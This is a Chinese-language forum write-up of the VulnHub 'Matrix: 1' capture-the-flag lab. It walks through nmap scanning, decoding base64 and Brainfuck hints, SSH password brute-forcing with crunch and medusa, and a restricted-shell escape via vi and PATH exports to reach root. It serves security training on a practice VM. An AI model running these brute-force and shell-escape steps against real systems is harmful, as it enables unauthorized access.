登录

Vulnhub Matrix:1 详解

threst / 2018-12-20 10:25:00 / 浏览数 2855 安全技术 CTF 顶(0) 踩(0)

靶机说明

Flags: Your Goal is to get root and read /root/flag.txt
下载地址:https://download.vulnhub.com/matrix/Machine_Matrix.zip

ip发现

上nmap扫描一波`sudo nmap -sP 192.168.1.0/24`

得到靶机ip`192.168.1.115`

端口扫描

```
nmap -sV 192.168.1.115
```


得到

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
```

开放了22,80,31337端口

web


打开网站，看看有什么提示，漏洞什么的



查看源码发现一个东西


```
            <div class="service-wrapper">

                <!-- service -->
                <div class="service">.
                </div><!-- End / service -->


                <!-- service -->
                <div class="service"><img src="assets/img/p0rt_31337.png"/ width="15">
                </div><!-- End / service -->


                <!-- service -->
                <div class="service">.
                </div><!-- End / service -->

            </div>
        </div>
    </div>
</div><!-- End / hero -->
```

打开发现http://192.168.1.115/assets/存在文件泄露，看了下，灭有什么重要的,回到刚才的那个图片




是个兔子图片,这里想到最开始网站上面写的"Follow the White Rabbit",他这个提示很明显`p0rt_31337`,31337端口

访问http://192.168.1.115:31337/



再看源码,发现一段base64，解密



提示:

```
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
```

尝试访问`http://192.168.1.115:31337/Cypher.matrix`

下载一段加密文件

```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
```

```
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +..<+
++[-> +++<] >++++ .<+++ +++++ [->-- ----- -<]>- ----- ----- --.<+ ++[->
---<] >---. <++++ ++[-> +++++ +<]>+ ++++. <++++ ++[-> ----- -<]>- ----.
<++++ ++++[ ->+++ +++++ <]>++ ++++. +++++ ++++. +++.< +++[- >---< ]>--.
--.<+ ++[-> +++<] >++++ ++.<+ +++++ +++[- >---- ----- <]>-- -.<++ +++++
+[->+ +++++ ++<]> +++++ +++++ ++.<+ ++[-> ---<] >--.< ++++[ ->+++ +<]>+
+.+.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ +++[- >++++ +++++ <]>++
+.+++ .---- ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++
+++[- >++++ ++++< ]>+++ .++++ +.--- ----. <++++ [->++ ++<]> +.<++ ++[->
----< ]>-.+ +.<++ ++[-> ++++< ]>+.< +++[- >---< ]>--- ---.< +++[- >+++<
]>+++ +.+.< +++++ ++++[ ->--- ----- -<]>- -.<++ +++++ ++[-> +++++ ++++<
]>++. ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++ +[->+
+++++ <]>++ +++.< +++++ +[->- ----- <]>-- ---.< +++++ +++[- >++++ ++++<
]>+++ +++++ .---- ---.< ++++[ ->+++ +<]>+ ++++. <++++ [->-- --<]> -.<++
+++++ +[->- ----- --<]> ----- .<+++ +++++ +[->+ +++++ +++<] >+.<+ ++[->
---<] >---- .<+++ [->++ +<]>+ +.--- -.<++ +[->- --<]> --.++ .++.- .<+++
+++++ [->-- ----- -<]>- ---.< +++++ ++++[ ->+++ +++++ +<]>+ +++++ .<+++
[->-- -<]>- ----. <+++[ ->+++ <]>++ .<+++ [->-- -<]>- --.<+ +++++ ++[->
----- ---<] >---- ----. <++++ +++[- >++++ +++<] >++++ +++.. <++++ +++[-
>---- ---<] >---- ---.< +++++ ++++[ ->+++ +++++ +<]>+ ++.-- .++++ +++.<
+++++ ++++[ ->--- ----- -<]>- ----- --.<+ +++++ +++[- >++++ +++++ <]>++
+++++ +.<++ +[->- --<]> -.+++ +++.- --.<+ +++++ +++[- >---- ----- <]>-.
<++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ .++++ +++++ .<+++ +[->- ---<]
>--.+ +++++ ++.<+ +++++ ++[-> ----- ---<] >---- ----- --.<+ +++++ ++[->
+++++ +++<] >+.<+ ++[-> +++<] >++++ .<+++ [->-- -<]>- .<+++ +++++ [->--
----- -<]>- ---.< +++++ +++[- >++++ ++++< ]>+++ +++.+ ++.++ +++.< +++[-
>---< ]>-.< +++++ +++[- >---- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]>
+++.< +++[- >+++< ]>+++ .+++. .<+++ [->-- -<]>- ---.- -.<++ ++[-> ++++<
]>+.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ +++[- >++++ +++++ <]>++
.+.-- .---- ----- .++++ +.--- ----. <++++ ++++[ ->--- ----- <]>-- -----
.<+++ +++++ [->++ +++++ +<]>+ +++++ +++++ ++++. ----- ----. <++++ ++++[
->--- ----- <]>-- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ ++++.
<+++[ ->--- <]>-- ----. <++++ [->++ ++<]> ++..+ +++.- ----- --.++ +.<++
+[->- --<]> ----- .<+++ ++++[ ->--- ----< ]>--- --.<+ ++++[ ->--- --<]>
----- ---.- --.<
```

这个在ctf中经常出,brainfuck加密

解密得到

```
You can enter into matrix as guest, with password k1ll0rXX

Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.
```

大概意思是你可以使用guest用户登录，密码为k1ll0rXX，可是后面两个字符忘记了，要我们自己试


ssh爆破

这里我们使用crunch来生成密码字典

```
crunch 8 8 -t k1ll0r%@ > 1.txt
```


然后使用medusa来爆破

```
medusa -h 192.168.1.115 -u guest -P 1.txt -M ssh -t 5
```



```
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 0 complete) Passwor
ACCOUNT FOUND: [ssh] Host: 192.168.1.115 User: guest Password: k1ll0r7n [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Passwor
ACCOUNT CHECK: [ssh] Host: 192.168.1.115 (1 of 1, 0 complete) User: guest (1 of 1, 1 complete) Passwor
```

密码为k1ll0r7n



```
└──╼ $ssh guest@192.168.1.115
The authenticity of host '192.168.1.115 (192.168.1.115)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9yt01L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.115' (ECDSA) to the list of known hosts.
guest@192.168.1.115's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$
```

rbash逃逸

可是当我运行`ls`的时候

```
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
```

查了下`rbash`，这是一种受限的bash,就是很多命令不能执行,

参考下这篇文章

这里我发现只有`vi`命令还可以使用,好好利用一下


输入`vi`

接下来我们将/bin/bash导出到shell环境变量，将“/usr/bin”目录导出到PATH环境变量，

```
export SHELL=/bin/bash:$SHELL
export PATH=/usr/bin:$PATH
```

以为题目要求是查看在root文件夹下flag.txt,我们试试sudo su,发现su找不到命令,我们将“/bin”导出到PATH环境变量中。再来试试

```
export PATH=/bin:$PATH
```



得到flag

点击收藏 | 0 关注 | 1

上一篇：Windows Privilege... 下一篇：Code-Breaking Puz...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板